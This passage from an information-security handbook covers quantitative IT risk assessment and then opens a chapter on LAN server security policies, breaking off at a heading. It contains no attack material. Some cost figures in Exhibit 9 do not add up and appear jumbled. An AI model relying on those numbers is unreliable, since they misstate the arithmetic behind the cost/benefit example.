But, gathering this information independently, even for the experienced risk analyst, is no trivial task. Weeks, if not months, of research and calculation will be required, and, without validation, results may be less than credible.

For those determined to proceed independently, the following list of sources, in addition to in-house sources previously mentioned, will be useful:

- Fire — National Fire Protection Association (NFPA)
- Flood, all categories — National Oceanic and Atmospheric Administration (NOAA) and local Flood Control Districts
- Tornado — NOAA
- Hurricane — NOAA and local Flood Control Districts
- Windstorms — NOAA
- Snow — NOAA
- Icing — NOAA
- Earthquakes — U.S. Geological Survey (USGS) and local university geology departments
- Sinkholes — USGS and local university geology departments
- Crime — FBI and local law enforcement statistics, and your own in-house crime experience, if any
- Hardware failures — Vendor statistics and in-house records

Until an independent Threats Research Center is established, it will be necessary to rely on automated risk assessment tools, or vendors, or your own research for a good threat population and associated statistics.

Asset Identification and Valuation

While all assets may be valued qualitatively, such an approach is useless if there is a need to make well-founded budgetary decisions. Therefore, this discussion of Asset Identification and Valuation will assume a need for the application of monetary valuation.

There are two general categories of assets relevant to the assessment of risk in the IT environment:

- Tangible Assets, and
- Intangible Assets

Tangible Assets. The Tangible Assets include the IT facilities, hardware, media, supplies, documentation, and IT staff budgets that support the storage, processing, and delivery of information to the user community. The value of these assets is readily determined, typically, in terms of the cost of replacing them. If any of these are leased, of course, the replacement cost may be nil, depending on the terms of the lease.

Sources for establishing these values are readily found in the associated asset management groups, i.e., facilities management for replacement value of the facilities, hardware management for the replacement value for the hardware — from CPU's to controllers, routers and cabling, annual IT staff budgets for IT staff, etc.

Intangible Assets. The Intangible Assets, which might be better characterized as Information Assets, are comprised of two basic categories:

- Replacement costs for data and software, and
- The value of the confidentiality, integrity, and availability of information.

Replacement Costs. Developing replacement costs for data is not usually a complicated task unless source documents don't exist or are not backed up, reliably, at a secure off-site location. The bottom line is that "x" amount of data represents "y" key strokes — a time-consuming, but readily measurable manual key entry process.

Conceivably, source documents can now be electronically "scanned" to recover lost, electronically stored data. Clearly, scanning is a more efficient process, but it is still time-consuming. However, if neither source documents nor off-site backups exist, actual replacement may become virtually impossible, and the organization faces the question of whether such a condition can be tolerated. If, in the course of the assessment, this condition is found, the real issue is that the information is no longer available, and a determination must be made as to whether such a condition can be overcome without bankrupting the private sector organization or irrevocably compromising a government mission.

Value of Confidentiality, Integrity, and Availability. In recent years, a better understanding of the values of confidentiality, integrity, and availability and how to establish these values on a monetary basis with reasonable credibility has been achieved. That understanding is best reflected in the ISSA-published GIV referenced above. These values often represent the most significant "at risk" asset in IT environments. When an organization is deprived of one or more of these with regard to its business or mission information, depending on the nature of that business or mission, there is a very real chance that unacceptable loss will be incurred within a relatively short time.

For example, it is well-accepted that a bank that loses access to its business information (loss of availability) for more than a few days is very likely to go bankrupt.

A brief explanation of each of these three critical values for information is presented below.

- *Confidentiality* — Confidentiality is lost or compromised when information is disclosed to parties other than those authorized to have access to the information. In the complex world of IT today, there are many ways for a person to access information without proper authorization, if appropriate controls are not in place. Without appropriate controls, that access or theft of information could be accomplished without a trace. Of course, it still remains possible to simply pick up and walk away with confidential documents carelessly left lying about or displayed on an unattended, unsecured PC.
- *Integrity* — Integrity is the condition that information in or produced by the IT environment accurately reflects the source or process it represents. Integrity may be compromised in may ways, from data entry errors to software errors to intentional modification. Integrity may be thoroughly compromised, for example, by simply contaminating the account numbers of a bank's demand deposit records. Since the account numbers are a primary reference for all associated data, the information is effectively no longer available. There has been a great deal of discussion about the nature of integrity. Technically, if a single character is wrong in a file with millions of records, the file's integrity has been compromised.

  Realistically, however, some expected degree of integrity must be established. In an address file, 99% accuracy (only one out of 100 is wrong) may be acceptable. However, in the same file, if each record of 100 characters had only one character wrong — in the account number — the records would meet the poorly articulated 99% accuracy standard, but be completely compromised. In other words, the loss of integrity can have consequences that range from trivial to cata-

strophic. Of course, in a bank with one million clients, 99% accuracy means at best that the records of 10,000 clients are in error. In a hospital, even one such error could lead to loss of life!

- *Availability* — Availability, the condition that electronically stored information is where it needs to be, when it needs to be there, and in the form necessary, is closely related to the availability of the information processing technology. Whether because the process is unavailable, or the information itself is somehow unavailable, makes no difference to the organization dependent on the information to conduct its business or mission. The value of the information's availability is reflected in the costs incurred, over time, by the organization, because the information was not available, regardless of cause. A useful tool (from the Modified Delphi method) for capturing the value of availability, and articulating uncertainty, is illustrated in Exhibit 3. This chart represents the cumulative cost, over time, of the best case and worst case scenarios, with confidence factors, for the loss of availability of a specific information asset.

INTERVAL	LO$	HI$	CF %	INTERVAL	LO$	HI$	CF %
0-1 HR				4 DAYS			
2 HR				8 DAYS			
4 HR				16 DAYS			
8 HR				1 MONTH			
16 HR				2 MONTHS			
1 DAY				3 MONTHS			
2 DAY				6 MONTHS			

Exhibit 3. Capturing the Value of Availability (Modified Delphi Method)

Vulnerability Analysis

This task consists of the identification of vulnerabilities that would allow threats to occur with greater frequency, greater impact, or both. For maximum utility, this task is best conducted as a series of one-on-one interviews with individual staff members responsible for developing or implementing organizational policy through the management and administration of controls. To maximize consistency and thoroughness, and to minimize subjectivity, the vulnerability analysis should be conducted by an interviewer who guides each interviewee through a well-researched series of questions designed to ferret out all potentially significant vulnerabilities.

It should be noted that establishment and global acceptance of Generally Accepted System Security Principles (GASSP), as recommended in the National Research Council report "Computers at Risk" (12/90), the National

Information Infrastructure Task Force (NIITF) findings, the Presidential National Security and Telecommunications Advisory Council (NSTAC) report (12/96), and the President's Commission on Critical Infrastructure Protection (PCCIP) report (10/97), all of which were populated with a strong private sector representation, will go far in establishing a globally accepted knowledge base for this task. The "Treadwell Commission" report published by the American Institute of Certified Public Accountants (AICPA) Committee of Sponsoring Organizations (COSO)in 1994, "Internal Control, Integrated Framework" now, beginning in 1997, specifically requires that auditors verify that subject organizations assess and manage the risks associated with IT and other significant organizational resources. The guiding model characterized in the requirement represents quantitative risk assessment. Failure to have effectively implemented such a risk management mechanism now results in a derogatory audit finding.

Threat/Vulnerability/Asset Mapping

Without connecting — mapping — threats to vulnerabilities and vulnerabilities to assets and establishing a consistent way of measuring the consequences of their interrelationships, it becomes nearly impossible to establish the ramifications of vulnerabilities in a useful manner. Of course, intuition and common sense are useful, but how does one measure the risk and support good budgetary management and cost/benefit analysis when the rationale is so abstract?

For example, it is only good common sense to have logical access control, but how does one justify the expense? I am reminded of a major bank whose management, in a cost-cutting frenzy, came very close to terminating its entire logical access control program! With risk assessment, one can show the expected risk and annualized asset loss/probability coordinates that reflect the ramifications of a wide array of vulnerabilities. Exhibit 4 carries the illustration further with two basic vulnerabilities.

Applying some simple logic at this point will give the reader some insight into the relationships between vulnerabilities, threats, and potentially affected assets.

No Logical Access Control. Not having logical access control means that anyone can sign on the system, get to any information they wish, and do anything they wish with the information. Most tangible assets are not at risk. However, if IT staff productivity is regarded as an asset, as reflected by their annual budget, that asset could suffer a loss (of productivity) while the staff strives to reconstruct or replace damaged software or data. Also, if confidentiality is compromised by the disclosure of sensitive information (competitive strategies or client information), substantial competitive advantage and associated revenues could be lost, or liability suits for

VULNERABILITY	MAPPED THREAT(S)	AFFECTED ASSETS (At minimum)[a]
No Logical Access Control	Sabotage of Software	Software Goodwill
	Sabotage of Data/Information	Information Integrity Goodwill
	Theft of Software	Software Goodwill
	Theft of Data/Information	Information Confidentiality Goodwill
	Destruction of Software	Software Goodwill
	Destruction of Data/Information	Information Availability Goodwill
No Contingency Plan	Fire Hurricane Earthquake Flood Terrorist Attack	Facilities Hardware Media and Supplies IT Staff Budgets Software Information Availability Goodwill
	Toxic Contamination[b]	IT Staff Budgets Software Information Availability Goodwill

[a] In each case it is assumed that the indicated vulnerability is the only vulnerability, thus any impact on other information assets is expected to be insignificant. Otherwise, without current backups, for example, virtually every threat on this chart could have a significant impact on information availability

[b] Tangible assets are not shown as being impacted by a toxic contamination, aside from the IT staff budgets, because it is assumed that the toxic contamination can be cleaned up and the facilities and equipment restored to productive use.

Exhibit 4. Two Basic Vulnerabilities

disclosure of private information could be very costly. Both could cause company goodwill to suffer a loss.

Since the only indicated vulnerability is not having logical access, it is reasonable to assume monetary loss resulting from damage to the integrity of the information or the temporary loss of availability of the information is limited to the time and resources needed to recover with well-secured, off-site backups.

Therefore, it is reasonable to conclude, all other safeguards being effectively in place, that the greatest exposure resulting from not having logical access control is the damage that may result from a loss of confidentiality for a single event. But, without logical access control, there could be many such events!

What if there was another vulnerability? What if the information was not being backed up effectively? What if there were no useable backups? The loss of availability — for a single event — could become overwhelmingly expensive, forcing the organization into bankruptcy or compromising a government mission.

No Contingency Plan. Not having an effective contingency plan means that the response to any natural or man-made disaster will be without prior planning or arrangements. Thus, the expense associated with the event is not assuredly contained to a previously established maximum acceptable loss. The event may very well bankrupt the organization or compromise a government mission. This is without considering the losses associated with the Tangible Assets! Studies have found that organizations hit by a disaster and not having a good contingency plan are likely (4 out of 5) to be out of business within two years of the disaster event.

What if there were no useable backups — another vulnerability? The consequences of the loss of information availability would almost certainly be made much worse, and recovery, if possible, would be much more costly. The probability of being forced into bankruptcy is much higher.

By mapping vulnerabilities to threats to assets, we can see the interplay among them and understand a fundamental concept of risk assessment:

> *Vulnerabilities allow threats to occur with greater frequency or greater impact. Intuitively, it can be seen that the more vulnerabilities there are, the greater is the risk of loss.*

Risk Metrics/Modeling. There are a number of ways to portray risk, some qualitative, some quantitative, and some more effective than others.

In general, the objective of risk modeling is to convey to decision-makers a credible, useable portrayal of the risks associated with the IT environment, answering (again) these questions:

- What could happen (threat event)?
- How bad would it be (impact)?
- How often might it occur (frequency)?
- How certain are the answers to the first three questions (uncertainty)?

With such risk modeling, decision makers are on their way to making well-informed decisions — either to accept, mitigate, or transfer associated risk.

The following brief discussion of the two general categories of approach to these questions, qualitative and quantitative, will give the reader a degree of insight into the ramifications of using one or the other approach:

Qualitative. The definitive characteristic of the qualitative approach is the use of metrics that are subjective, such as ordinal ranking — low, medium, high, etc. (see Exhibit 5). In other words, independently objective values such as objectively established monetary value, and recorded history of threat event occurrence (frequency) are not used.

		Value		
		Low	Medium	High
Risk	Low			
	Medium			
	High			

Exhibit 5. Value of the Availability of Information and the Associated Risk

Quantitative. The definitive characteristic of quantitative approaches is the use of independently objective metrics and significant consideration given to minimizing the subjectivity that is inherent in any risk assessment. Exhibit 6 was produced from a leading automated tool, BDSS™, and illustrates quantitative risk modeling.



Exhibit 6. Results of Risk Evaluation in BDSS™ Before Any Risk Mitigation

The graph shown in Exhibit 6 reflects the integrated "all threats" risk that is generated to illustrate the results of Risk Evaluation in BDSS™ before any risk mitigation. The combined value of the tangible and intangible assets at risk is represented on the "Y" axis, and the probability of financial loss is represented on the "X" axis. Thus, reading this graphic model, there is a 1/10 chance of losing about $0.5M over a one year period.

The graph shown in Exhibit 7 reflects the same environment after risk mitigation and associated cost/benefit analysis. The original risk curve (Exhibit 6) is shown in Exhibit 7 with the reduced risk curve and associated average annual cost of all recommended safeguards superimposed on it, so the viewer can see the risk before risk mitigation, the expected reduction in risk, and the cost to achieve it. In Exhibit 7, the risk at 1/10 and 1/100 chance of loss is now minimal, and the risk at 1/1000 chance of loss has been reduced from about $2.0M to about $0.3M. The suggested safeguards are thus shown to be well justified.

Management Involvement and Guidance. Organizational culture plays a key role in determining, first, whether to assess risk, and second, whether to use qualitative or quantitative approaches. Many firms' management



Exhibit 7. Results of Risk Evaluation After Risk Mitigation and Associated Cost/Benefit Analysis

organizations see themselves as "entrepreneurial" and have an aggressive bottom line culture. Their basic attitude is to minimize all costs, take the chance that nothing horrendous happens, and assume they can deal with it if it does happen.

Other firms, particularly larger, more mature organizations, will be more interested in a replicable process that puts results in management language such as monetary terms, cost/benefit assessment, and expected loss. Terms that are understood by business management will facilitate the creation of effective communication channels and support sound budgetary planning for information risk management.

It is very useful to understand the organizational culture when attempting to plan for a risk assessment and get necessary management support. While a quantitative approach will provide, generally speaking, much more useful information, the culture may not be ready to assess risk in significant depth.

In any case, with the involvement, support and guidance of management, more utility will be gained from the risk assessment, regardless of its qualitative or quantitative nature. And, as management gains understanding of the concepts and issues of risk assessment and begins to realize the value to be gained, reservations about quantitative approaches will diminish, and they will increasingly look toward those quantitative approaches to provide more credible, defensible budgetary support.

Risk Mitigation Analysis

With the completion of the risk modeling and associated report on the observed status of information security and related issues, management will almost certainly find some areas of risk that they are unwilling to accept and for which they wish to see proposed risk mitigation analysis. In other words, they will want answers to the last three questions for those unacceptable risks:

- What can be done?
- How much will it cost?
- Is it cost effective?

There are three steps in this process:

1. Safeguard Analysis and Expected Risk Mitigation
2. Safeguard Costing
3. Safeguard Cost/Benefit Analysis

Safeguard Analysis and Expected Risk Mitigation. With guidance from the results of the Risk Evaluation, included modeling and associated data collection tasks, and reflecting management concerns, the analyst will seek to

identify and apply safeguards that could be expected to mitigate the vulnerabilities of greatest concern to management. Management will, of course, be most concerned about those vulnerabilities that could allow the greatest loss expectancies for one or more threats, or those subject to regulatory or contractual compliance. The analyst, to do this step manually, must first select appropriate safeguards for each targeted vulnerability; second, map or confirm mapping, safeguard/vulnerability pairs to all related threats; and third, determine, for each threat, the extent of asset risk mitigation to be achieved by applying the safeguard. In other words, for each affected threat, determine whether the selected safeguard(s) will reduce threat frequency, reduce threat exposure factors, or both, and to what degree.

Done manually, this step will consume many days or weeks of tedious work effort. Any "What if" assessment will be very time-consuming as well. When this step is executed with the support of a knowledge-based expert automated tool, however, only a few hours to a couple of days are expended, at most.

Safeguard Costing. In order to perform useful cost/benefit analysis, estimated costs for all suggested safeguards must be developed. While these cost estimates should be reasonably accurate, it is not necessary that they be precise. However, if one is to err at this point, it is better to overstate costs. Then, as bids or detailed cost proposals come in, it is more likely that cost/benefit analysis results, as shown below, will not overstate the benefit.

There are two basic categories of costing for safeguards:

- Cost per square foot, installed, and
- Time and materials

In both cases, the expected life and annual maintenance costs must be included to get the average annual cost over the life of the safeguard. An example of each is provided in Exhibits 8 and 9.

Cost per square foot	$165.00	
Total Square feet	50,000	
Total		$8,250,000
Safeguard Life expectancy	10 years	
Annualized cost (8,250,000/10)		$825,000
Annual Maintenance	$250,000	
Average Annual Cost		$1,075,000

Exhibit 8. Cost Per Square Foot, Installed, For a Robust New IT Facility

Cost per labor hour	$65.00	
Labor hours	480	
Implementation cost, labor		$31,200
Purchase/materials for an automated DRP tool	$29,000	
Total acquisition and implementation cost		$70,200
Safeguard life expectancy	8 years	
Annualized acquisition and implementation cost ($70,200/8)		$8,775
Annual maintenance:	$4,350	
DRP license maintenance	$32,500	
DRP staff, .5 work year (65,000 x .5)		$36,850
Average Annual Cost		$45,625

Exhibit 9. Time and Materials for Acquiring and Implementing a Disaster Recovery Plan (DRP

These Average Annual Costs represent the break-even point for safeguard cost/benefit assessment for each safeguard. In these examples, discrete, single-point values have been used to simplify the illustration. At least one of the leading automated risk assessment tools, BDSS™, allows the analyst to input bounded distributions with associated confidence factors to articulate explicitly the uncertainty of the values for these preliminary cost estimates. These bounded distributions with confidence factors facilitate the best use of optimal probabilistic analysis algorithms.

Safeguard Cost/Benefit Analysis. The risk assessment is now almost complete, though this final set of calculations is, once again, not trivial. In previous steps, the expected value of risk mitigation — the Annualized Loss Expectancy (ALE) before safeguards are applied, less the ALE after safeguards are applied, less the average annual costs of the applied safeguards — is conservatively represented individually, safeguard by safeguard, and collectively. The collective safeguard cost/benefit is represented first, threat by threat with applicable selected safeguards; and, second, showing the overall integrated risk for all threats with all selected safeguards applied. This may be illustrated as follows:

Safeguard 1 → Vulnerability 1→ n → Threat 1→ n

One safeguard may mitigate one or more vulnerabilities to one or more threats. A generalization of each of the three levels of calculation is represented below.

For the Single Safeguard. A single safeguard may act to mitigate risk for a number of threats. For example, a contingency plan will contain the loss for disasters by facilitating a timely recovery. The necessary calculation includes the integration of all affected threats' risk models before the safeguard is applied, less their integration after the safeguard is applied to define the gross risk reduction benefit Finally, subtract the safeguard's average annual cost to derive the net annual benefit.

RB(T)1 RA(T)1

[( ) – ( ) = GRRB] — SGAAC = NRRB

RB(T)n RA(T)n

Where:

RB(T) = the risk model for threats1-n *before* the safeguard is applied.
RA(T) = the risk model for threats1-n *after* the safeguard is applied.
GRRB = Gross Risk Reduction Benefit
NRRB = Net Risk Reduction Benefit
SGAAC = Safeguard Average Annual Cost

This information is useful in determining whether individual safeguards are cost effective. If the net risk reduction (mitigation) benefit is negative, the benefit is negative, i.e., not cost effective.

For the Single Threat. Any number of safeguards may act to mitigate risk for any number of threats. It is useful to determine, for each threat, how much the risk for that threat was mitigated by the collective population of safeguards selected that act to mitigate the risk for the threat. Recognize at the same time that one or more of these safeguards may act as well to mitigate the risk for one or more other threats.

$$[(\text{AALEB} - \text{AALEA} = \text{GRRB}) - \text{SGAACSG1–n}] = \text{NRRB}$$

Where:

AALEB = Average Annual loss Expectancy *before* safeguards

AALEA = Average Annual Loss Expectancy *after* safeguards

In this case, NRRB refers to the combined benefit of the collective population of safeguards selected for a specific threat. This process should be executed for each threat addressed. Still, these two processes alone should not be regarded as definitive decision support information. There remains the very real condition that the collective population of safeguards could mitigate risk very effectively for one major threat while having only minor risk mitigating effect for a number of other threats relative to their collective SGAAC.

In other words, if looked at out of context, the selected safeguards could appear, for those marginally affected risks, to be cost prohibitive — their costs may exceed their benefit for those threats. Therefore, the next process is essential to an objective assessment of the selected safeguards overall benefits:

For All Threats. The integration of all individual threat risk models for before selected safeguards are applied and for after selected safeguards are applied shows the gross risk reduction benefit for the collective population of selected safeguards as a whole. Subtract the average annual cost of the selected safeguards, and the net risk reduction benefit as a whole is established.

This calculation will generate a single risk model that accurately represents the combined effect of all selected safeguards in mitigating risk for the array of affected threats. In other words, an executive summary of the expected results of proposed risk mitigating measures is generated.

Final Recommendations. After the risk assessment is complete, final recommendations should be prepared on two levels; (1) A categorical set of recommendations in an executive summary, and (2) detailed recommendations

in the body of the risk assessment report. The executive summary recommendations are supported by the integrated risk model reflecting all threats risks before and after selected safeguards are applied, the average annual cost of the selected safeguards, and their expected risk mitigation benefit.

The detailed recommendations should include a description of each selected safeguard and its supporting cost benefit analysis. Detailed recommendations may also include an implementation plan. However, in most cases, implementation plans are not developed as part of the risk assessment report. Implementation plans are typically developed upon executive endorsement of specific recommendations.

Automated Tools

The following products represent a broad spectrum of automated risk assessment tools ranging from the comprehensive, knowledge based expert system BDSS™, to RiskCalc, a simple risk assessment shell with provision for user-generated algorithms and a framework for data collection and mapping.

- ARES, Air Force Communications and Computer Security Management Office. Kelly AFB, TX
- @RISK. Palisade Corp. Newfield, NY
- Bayesian Decision Support System (BDSS™). OPA, Inc. — The Integrated Risk Management Group, Petaluma, CA
- Control Matrix Methodology for Microcomputers. Jerry FitzGerald & Associates. Redwood City, CA
- COSSAC. Computer Protection Systems Inc. Plymouth, MI
- CRITI-CALC. International Security Technology. Reston, VA
- CRAMM. Executive Resources Association. Arlington, VA
- GRA/SYS. Nander Brown & Co. Reston, VA
- IST/RAMP. International Security Technology. Reston, VA
- JANBER. Eagon. McAllister Associates Inc. Lexington Park, MD
- LAVA. Los Alamos National Laboratory. Los Alamos, NM
- LRAM. Livermore National Laboratory. Livermore, CA
- MARION. Coopers & Lybrand (UK-based). London, England
- Micro Secure Self Assessment. Boden Associates. East Williston, NY
- Predictor. Concorde Group International. Westport, CT
- PRISM. Palisade Corp. Newfield, NY
- QuikRisk. Basic Data Systems. Rockville, MD
- RA/SYS. Nander Brown & Co. Reston, VA
- RANK-IT. Jerry FitzGerald & Associates. Redwood City, CA
- RISKCALC. Hoffman Business Associates Inc. Bethesda, MD
- RISKPAC. Profile Assessment Corp. Ridgefield, CT

- RISKWATCH. Expert Systems Software Inc. Long Beach, Ca
- The Buddy System Risk Assessment and Management System for Microcomputers. Countermeasures, Inc. Hollywood, MD

SUMMARY

While the dialogue on risk assessment continues, management increasingly is finding utility in the technology of risk assessment. Readers should, if possible, given the culture of their organization, make every effort to assess the risks in the subject IT environments using automated, quantitatively oriented tools. If there is strong resistance to using quantitative tools, then proceed with an initial approach using a qualitative tool. But do start the risk assessment process!

Work on automated tools continues to improve their utility and credibility. More and more of the "Big Accounting Firms" and other major consultancies, including those in the insurance industry, are offering risk assessment services using, or planning to use, quantitative tools. Managing risk is the central issue of information security. Risk assessment with automated tools provides organizational management with sound insight on their risks and how best to manage them and reduce liability cost effectively.

SERVER SECURITY POLICIES

Jon David

INSIDE

Server Functions, Access Control, Encryption, Logging, Disk Utilization, Backup, Communications, Server Access and Control, General (Node) Access Control, Passwords, Physical Security, Legal Considerations, Higher-Level Security

INTRODUCTION

Local area networks (LANs) have become the repository of mission-critical information at many major organizations, the information-processing backbone at most large organizations, and the sole implementation avenue for Internet protocol (IP) efforts in smaller concerns. The growing importance of LANs — the integrity and confidentiality of data and programs on them, their availability for use — demands proper security, but LANs have historically been designed to facilitate sharing and access, not for security. There is a growing pattern of interconnecting these networks, further increasing their vulnerabilities.

The Internet has similarly become an integral part of day-to-day operations for many users, to a point that business cards and letterheads often contain E-mail addresses, and a large number of organizations have their own Internet domain, organization-name.com. The World Wide Web (WWW) is an extension of the Internet, actually an additional set of functions the Internet makes readily available. It is gaining in popularity at a very fast rate, such that it is now common to see even TV advertisements cite Web addresses for additional information or points of contact (e.g., www.news-show.com, www.product-name.com, etc.). Today, even with the Web still in its infancy, there is much Web commerce, e.g., the display and purchase of merchandise. Although LANs come from a background where relatively little attention was devoted to security, the RFCs (Requests for Comment, i.e., the specifications to which the Internet conforms) specifically state

PAYOFF IDEA

By far the key element in server security is the server administrator. Regardless of what products are employed to execute server strategy policies, the quality of security correlates most highly with the abilities and the efforts of the server administrator.

that security is not provided and is therefore the sole responsibility of users. The Internet is rife with vulnerabilities, and the Web adds a further level of risks to those of the Internet.

Although servers are integral parts of various types of networks, this article will deal with LANs, not the Internet or the Web, or any other type of network. The Internet and the Web are individually and together important, and servers are particularly critical components (with PCs through mainframes being used as Web servers), but it is felt that most readers will be LAN oriented. The exposures of both the Internet and the Web differ significantly from LAN vulnerabilities in many areas, and deserve separate (and extensive) treatment on their own.

THE NEED FOR SERVER SECURITY

For a long time, information — and its processing — has been a major asset, if not *the* major asset, of large organizations. The importance of information is even reflected in the language used to refer to what originally was a simple and straightforward function: What was once known as computing became electronic data processing (EDP) and is now information processing; when expert guidance is needed in this field, people skilled in information technology (IT) are sought; in the contemporary electronic world, both the military and commercial segments fear information warfare (IW).

The information that we enter into, store on, and transmit via our computers is critical to our organizations, and in many cases it is critical not just for efficiency, profit, and the like, but to the very existence of the organization. We *must* keep prying eyes from seeing information they should not see, we *must* make sure that information is correct, we *must* have that information available to us when needed. Privacy, integrity, and availability are the functions of security.

LANs are a key part of critical information processing; servers are the heart of LANs. The need for proper server security is (or at least certainly should be) obvious.

Server/NOS vendors do not help the situation. As delivered, servers are at the mercy of the "deadly defaults." Because security tends to be intrusive and/or constraining in various ways, servers "from the box" tend to have security settings at the most permissive levels to make their networks perform most impressively.

THE NEED FOR SERVER SECURITY POLICIES

The media have been very helpful in recent years in highlighting the importance of proper information security. Although they have certainly not been on a crusade to make large operations more secure, the many security breaches experienced have made good copy and have been well publicized. Because pain is an excellent teacher, and successful or-

ganizations endeavor to learn from the pain of others, the publicizing of various breaches of information security has made everyone aware of its importance.

Successful organizations endeavor to remain successful. If they recognize a need (versus merely a nicety), they endeavor to treat it. "Go out and buy us some," and "What will it it cost?" are frequently heard once the need for security is recognized. Unfortunately, security is not something you go out and buy, it is something you plan and something you work on — when planning it, when creating it, when living with it.

Security policies are a prerequisite to proper security. They provide direction, they treat all areas necessary for proper security, and, possibly most important, because it is so rarely recognized, they provide a means for consistency. Without direction, completeness, and consistency, security can always be trivially breached. If your security efforts concentrate on securing your servers, yet you do not tell users not to have stick-on notes with their passwords on their monitors, your security policies are deficient; if you require server changes be made only at the server console, yet allow anyone other than duly authorized administrators to make such changes, you have again missed the boat in terms of security policy. And, when networks that are 100% secure in and of themselves can each compromise the others via inconsistencies in their respective security types if they are interconnected (and interconnection has been a hot item for some time), having components with proper security is no longer enough; you must have consistent security set forth in your policies.

Warning: Your policies should fit *your* operational environment and requirements. It is unlikely that the policies of even a similar organization will be best for you in every area. This does not mean that looking at the policies of other organizations cannot be of help to you — if they are good policies, of course — in terms of suggesting things like the types of areas to be treated, but you need to do what is right for you, not what may or may not have been right for somebody else.

POLICIES

Servers are parts of networks, networks are parts of information-processing structures, and information-processing structures are parts of organizational operations. Although this article deals only with server security policies, all other security areas must be dealt with in an organization's full security policies statement. A single security breach of any type can, and often does, compromise all operations. (If, for example, visitors were allowed to enter a facility unchallenged, and if nodes were left operational but unattended — during lunch periods or whatever — the best server security policies in the world would readily be defeated.)

The statements of policy set forth below are generic in nature. Not all will apply — even in modified form — to all servers, and many, if not

most, will have to be adapted to specific operations. They are, however, most likely better than those you are likely to get from friends, and should serve as a good start for, and basis of, proper server security policies for your particular situation. For convenience, they are grouped in functional areas.

One area, and possibly the most critical one, will not be covered: the LAN security administrator. Your security cannot be any better than your administrators make and maintain it. You require the best possible personnel, and they must be given the authority, and not just the responsibility, to do whatever is necessary to provide the proper server — and network — security. Too often we see "the Charlie Syndrome": LANs come in, administrators are needed, Charlie is free, so Charlie is made the system administrator. Why is Charlie free? Well, in all honesty, it is because Charlie is not good enough to be given anything worthwhile to do. What this means is that rather than having the best people as system administrators, the worst are too frequently in that position — system administration should not be a part-time assignment for a secretary!

SERVER FUNCTIONS

Access Control

- The server shall be able to require user identification and authentication at times other than log-on.
- Reauthentication shall be required prior to access to critical resources.
- File and directory access rights and privileges should be set in keeping with the sensitivity and uses of the files and directories.
- Users should be granted rights and privileges only on a need-to-know/use basis (and not be given everything except the ones they are known not to need, as is very commonly done).

Encryption

- Sensitive files should be maintained in encrypted form. This includes password files, key files, audit files, confidential data files, etc. Suitable encryption algorithms should be available, and encryption should be able to be designated as automatic, if appropriate.
- For any and every encryption process, cleartext versions of files encrypted must be overwritten immediately after the encryption is complete. This should be made automatic, effectively making it the final step of encryption.

Logging

- Audit logs should be kept of unsuccessful log-on attempts, unauthorized access/operation attempts, suspends and accidental or deliber-

ate disconnects, software and security assignment changes, log-ons/log-offs, other designated activities (e.g., accesses to sensitive files), and, optionally, all activity.
- Audit log entries should consist of at least resource, action, user, date and time, and, optionally, workstation ID and connecting point.
- There should be an automatic audit log review function to examine all postings by posting type (illegal access attempt, access of sensitive data, etc.), and for each posting type. If a transaction threshold (set by the LAN administrator) for any designated operation exception is exceeded, an alarm should be issued and an entry made in an action-item report file.
- The audit file should be maintained in encrypted format.
- There should be reporting functions to provide user profiles and access rules readily and clearly, as well as reports on audit log data.

Disk Utilization

- As appropriate to their sensitivity, ownership, licensing agreements, and other considerations, all programs should be read-only or execute-only, and/or should be kept in read-only or execute-only directories. This should also apply to macro libraries.
- Users should be provided with private directories for storage of their nonsystem files. (These include files that are shared with other users.)
- There should be no uploads of programs to public areas; the same is true for macros and macro libraries.

Backup

- The availability of the LAN should be maintained by the server scheduling and performing regular backups. These backups should provide automatic verification (read-after-write), and should be of both the full and partial (changed items only) varieties. All security features, including encryption, should be in full effect during backups.
- Both backups and the restore/recovery functions should be regularly tested.
- Backups should be kept off premises.
- Automatic recovery of the full LAN and of all and individual servers (and workstations) must be available.

Communications

- Communications (i.e., off-LAN) access should be restricted to specific users, programs, data, transaction types, days/dates, and times.
- An extra layer of identification/authentication protocol should be in effect (by challenge-response, additional passwords, etc.) for communications access.

- All communications access should be logged.
- All communications access messages should be authenticated, using message authentication codes (MACs), digital signatures, etc.
- The password change interval should be shorter for communications access users.
- Stronger encryption algorithms should be used for communications access users.
- Any and all confidential information — passwords, data, whatever — should be encrypted during transmission in either or both directions for all communications access activities.
- Encryption capabilities for communications should include both end-to-end and link encryption.

Server Access and Control

